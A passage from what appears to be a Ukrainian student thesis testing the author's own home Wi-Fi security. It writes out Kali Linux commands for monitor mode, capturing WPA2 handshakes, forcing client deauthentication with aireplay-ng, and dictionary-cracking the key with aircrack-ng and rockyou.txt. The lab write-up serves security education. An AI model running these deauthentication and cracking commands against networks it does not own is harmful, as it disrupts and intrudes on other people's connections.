- WAN-порт – Ethernet
- Інтерфейси – 4 x RJ-45 10/100BASE-TX LAN портів з автоматичним визначенням полярності MDI/MDIX
- Функції VPN – Multiple IPSec/PPTP/L2TP pass-through

З безпекових функцій в даному маршрутизаторі представлені:

- Міжмережевий екран SPI
- Фільтрафія MAC-адрес
- Підтримка таких стандартів шифрування: WEP, WPA і WPA2

Наявність в даному маршрутизаторі вбудованого міжмережевого екрану дає можливість налаштувати правила вхідного та вихідного трафіку, що

дозволить мінімізувати загрози дій від хакерів та запобігти небажаним вторгненням в мережу.

Фільтрація за MAC-адресами дає змогу запобігти неавторизованому доступу до мережі. Таким чином, налаштовуючи білий список фільтрації MAC-адрес можна створити умови, де лише конкретні, вказані нами пристрої, будуть підключеними до мережі.

Підтримання стандартів WEP, WPA та WPA2 дає можливість шифрувати трафік, що проходить бездротовою мережею.

Алгоритм безпеки WEP (Wired Equivalent Privacy) – найстаріший стандарт шифрування бездротового трафіку, заснований на основі алгоритму потокового шифрування RC4. Довжина ключа, представлена даним алгоритмом може складати 64, 128 або 256 біт. Даний алгоритм є старим та містить загальновідомі вразливості, тому його використання при шифруванні бездротового трафіку є недоцільним.

WPA (Wi-Fi Protected Access) – є одним з протоколів безпеки для бездротових мереж. Його було створено на заміну WEP. Даний алгоритм базується на протоколі тимчасової цілісності ключів TKIP (Temporary Key Integrity Protocol). Згодом TKIP був замінений розширеним стандартом шифрування (Advanced Encryption Standard, AES). Кращий за WEP, але також має багато загальновідомих вразливостей. Не рекомендований до використання.

WPA2 – удосконалена версія WPA. Може працювати в 2 режимах:

- Персональний WPA2-PSK
- Корпоративний WPA2-EAP

В WPA2 використовується протокол CCMP, заснований на AES, що забезпечує автентифікацію та цілісність повідомлення. Даний протокол є більш надійним, ніж TKIP, тому його використання ускладнює атаки зловмисників.

В жовтні 2017 року була знайдена вразливість в протоколі WPA2, що полягає в протоколі рукостискання і примушує клієнта повторно перепідключитися, використовуючи наявний ключ шифрування. Таким чином, зловмисник може «прослуховувати» Wi-Fi трафік та здійснювати певні види атак, наприклад, «людина посередині».

Існує ще оновлена версія стандарту Wi-Fi Alliance, що носить назву WPA3. В даному протоколі безпеки враховані всі недоліки попередніх версій.

3.3. Перехоплення трафіку мережі

Перехоплення трафіку належить до пасивного методу збору інформації про мережу. В процесі прослуховування мережі використовується виключно лише домашня локальна мережа.

Першим етапом проведення тестування на проникнення в мережу є «підготовка та розвідка». На даному етапі потрібно зібрати інформацію про наявність поблизу необхідної мережі та інших відомостей про неї.

Оскільки тестування проводиться до поточної домашньої мережі, то першою перевіркою буде перевірка на наявність з’єднання.

В даній роботі дослідження вразливостей мережі проводиться з використанням ОС Kali Linux. Перевірку на наявність з’єднання можна виконати за допомогою команди ifconfig.

З рис.3.2 можна побачити, що є наявне успішне з’єднання з мережею. За інтерфейсом wlan0 отримано IP-адресу, отже пристрій є клієнтом бездротової передачі даних.




Рисунок 3.2. Перевірка параметрів мережевого інтерфейсу

Наступним етапом є «Сканування та отримання системної інформації».

В процесі сканування домашньої локальної мережі використовуються такі методи отримання даних: використання режиму монітору, прослуховування мережі за допомогою програми Wireshark, захоплення рукостискання, отримання інформації та її аналізу.

3.3.1. Режим монітору

Режим моніторингу Wi-Fi адаптера необхідний, щоб бачити весь трафік, а не тільки той, який призначений нашій мережевій карті. [16]

Спершу скористаємося командою, яка прибере всі зайві процеси:

sudo airmon-ng check kill

Тепер запустимо режим моніторингу:

sudo airmon-ng start wlan0mon

В результаті виконання команди отримаємо ввімкнений монітор (Додаток А1)

Після цього, командою *sudo whireshark* запускаємо аналізатор пакетів Wireshark.

3.3.2. Прослуховування мережі

Обираємо необхідний мережевий інтерфейс. З рис.3.3 видно, що це буде wlan0mon.




Рисунок 3.3. Вибір мережевого інтерфейсу для перехоплення

Одразу починається перехоплення трафіку за цим мережевим інтерфейсом. Згідно з наведеними даними на рис. 3.4, ми отримали інформацію не тільки по своїй домашній мережі, а й по всіх інших мережах, які розташовані неподалік.




Рисунок 3.4. Початок захоплення даних

Згідно отриманих на даний момент даних ми можемо бачити інформацію про різні мережі, їх параметри, канали, протоколи, тощо. В другій частині робочого поля програми відображаються відомості по вибраному пакету. В нижній частині вікна програми ми можемо бачити вихідні дані пакета в неопрацьованому вигляді, тобто так, як пакет передається по мережі.

В додатку А2 містяться відомості з перехоплення трафіку домашньої мережі. Аналізуючи отримані дані, одразу можна побачити SSID точки доступу, її MAC адресу, та канал, по якому передаються дані. Звісно, представленої інформації про мережу є значно більше. Але для подальшої роботи наведеної інформації цілком достатньо.

3.3.3. Захоплення рукостискання

Оскільки, в нашій локальній мережі використовується маршрутизатор з алгоритмом безпеки WPA2, то можна скористатись можливістю захоплення рукостискання. При цьому клієнту потрібно буде повторно підключитися до мережі, використовуючи наявний ключ шифрування. Якщо клієнт повторно підключається до мережі – в нас буде згенерований так-званий handshake.

В додатку А3 міститься результат захоплення handshake. Для цього використовувалась команда

sudo airodump-ng wlan0mon --channel 7 --write 123

airodump-ng дозволяє отримати відомості про Wi-Fi-мережі, які знаходяться в безпосередній близькості, їх SSID та які методи шифрування в них використовуються.

Тепер потрібно почекати. Утиліта airodump буде очікувати, поки хтось підключиться до мережі. Тоді буде отриманий handshake, який зберігатиметься у вказаному файлі.

Чекати на підключення буває довго. Щоб скоротити цей час можна примусово від’єднати клієнтів мережі і почекати поки вони повторно підключаться до неї. В цьому допоможе команда

sudo aireplay-ng --deauth 20 -a {MAC-адреса шлюзу} wlan0mon

Після перепідключення клієнта ми отримуємо WPA handshake (див. рис. 3.5).




Рисунок 3.5. Отриманий WPA Handshake

В Wireshark перевірити чи спрацювало «рукостискання» можна ввівши в фільтрах «eapol». Це повідомлення, які використовуються для процесу аутентифікації (див. рис. 3.6).




Рисунок 3.6. Запити автентифікації в Wireshark

3.3.4. Аналіз отриманих даних

Перш, ніж провести аналіз отриманих даних, варто розшифрувати весь трафік, що міститься в домашній мережі. Оскільки, тестування проходить в домашній локальній мережі – то SSID та пароль входу нам відомі. Скористаємось цими даними (див. рис. 3.7, 3.8).




Рисунок 3.7. Зміна параметрів протоколу 208.11




Рисунок 3.8. Ввід ключа для дешифрування

В результаті отримаємо досить багато різної відкритої інформації (Додаток А4). Якщо до отриманих даних застосувати фільтр по SSID, то отримаємо впорядковані дані по домашній мережі (див. рис. 3.9).




Рисунок 3.9. Фільтрація за SSID

Якщо потрібно дізнатися, які пристрої є в мережі, можемо скористатися фільтром за протоколом ARP. Згідно даних, наведених на рис. 3.10, можна побачити три підключені пристрої та їх IP, MAC-адреси.




Рисунок 3.10. Фільтрація за протоколом ARP

Виконуючи перехоплення трафіку в домашній мережі було знайдено інформацію про мережу, розшифровано отримані дані, отримано інформацію про клієнтів поточної мережі.

3.4. Отримання паролю домашнього Wi-Fi

Отримання паролю від домашнього Wi-Fi , буде мати багато ідентичного з перехопленням даних. Як і у випадку перехоплення трафіку, для перевірки легкості зламу паролю від домашнього Wi-Fi необхідно запустити режим монітору, використати перехоплення handshake, записати його у файл, а вже тоді за допомогою дешифрувальників - розшифрувати.

3.4.1. Захоплення даних

Починаємо з команди *airmon-ng check kill*,вона припиняє дію активних процесів.

Потім використовуємо *airmon-ng start wlan0* – вмикаємо режим монітору мережі.

airodump-ng wlan0mon дозволяє провести сканування для радіохвиль, частотою 2.4ГГц.(див. рис.3.11)




Рисунок 3.11. Процес сканування мереж

Командою *airodump-ng –bssid {MAC-адреса} –channel 7 –w /home/kalli/ wlan0mon* скануємо конкретну мережу, з конкретною MAC-адресою основного шлюзу та його каналом. В даному випадку використовується 7 канал. Зберігатися дана інформація буде в каталозі kalli.

При цьому скануванні потрібно захопити handshake. Можна очікувати, поки хтось підключиться до необхідної мережі, або ж скористатися командою *aireplay-ng –deauth 20 –a {MAC шлюзу} –c {MAC вузла} wlan0mon* для примусового припинення обслуговування MAC-адреси конкретного вузла. Як показано на рис. 3.12, коли вузол підключився до мережі заново – ми отримали WPA handshake.




Рисунок 3.12. Отримання WPA handshake

Тепер файл з отриманим рукостисканням, записаний в форматі .cap потрібно очистити, залишивши в ньому лише чистий handshake. Це дасть змогу швидше отримати дешифрований пароль. Ось приклад команди очищення handshake:

Wpaclean /home/kalli/clean_hand /home/kalli/mywifi-01.cap

3.4.2. Розкриття прихованої інформації

Збереження безпеки інформації та особистих даних в цифровому сучасному світі стає дедалі важливішим завданням. Використання унікальних та складних паролів є однією з найефективніших стратегій захисту.

Є такі найбільш відомі техніки зламу паролів: перебір паролів методом словника, перебір паролів методом грубої сили (bruteforce). У випадку перебору за допомогою словника є змога розгадати пароль лише, якщо він є в словнику. Спеціалізовані словники містять широкий спектр слів, фраз та поєднань. Щодо атаки bruteforce, - вона дає змогу розгадати пароль в будь-якому випадку. Це лише питання часу. Здійснюється методом перебору всеможливих комбінацій даних.

Перевіримо пароль домашньої бездротової мережі на вразливість та визначимо, наскільки легко потенційний зловмисник може його розгадати.

Спершу спробуємо отримати пароль Wi-Fi за допомогою перебору за допомогою словника. Було обрано словник darkc0de.lst.

Aircrack-ng –w /home/kalli/darkc0de.lst –b {MAC шлюза} /home/kalli/clean_hand.cap




Рисунок 3.13. Результат перебору словником darkc0de.lst

Як видно з рис. 3.13 – ключ не був знайдений.

Спробуємо тепер отримати пароль Wi-Fi за допомогою словника rockyou.txt, який налічує 9 млн слів. Для запуску перебору скористаємось командою:

Aircrack-ng –w /usr/share/wordlists/rockyou.txt –b {MAC шлюза} /home/kalli/clean_hand.cap




Рисунок 3.14. Результат перебору словником rockyou.txt

З рис. 3.14 можна зробити висновок, що за допомогою словників буде складно розгадати пароль домашнього Wi-Fi.

Потрібно переходити до методів перебору паролів методом грубої сили або додати до словника правильний варіант відповіді.

Так, як це наша домашня мережа, додамо до переліку паролів в словник правильну відповідь для нашого Wi-Fi. Перевіримо, чи буде знайдено вірний пароль.




Рисунок 3.15. Знайдений пароль Wi-Fi домашньої мережі.

Як видно з рис.3.15, було знайдено вірний пароль.

3.5. Сканування мережі за допомогою NMAP

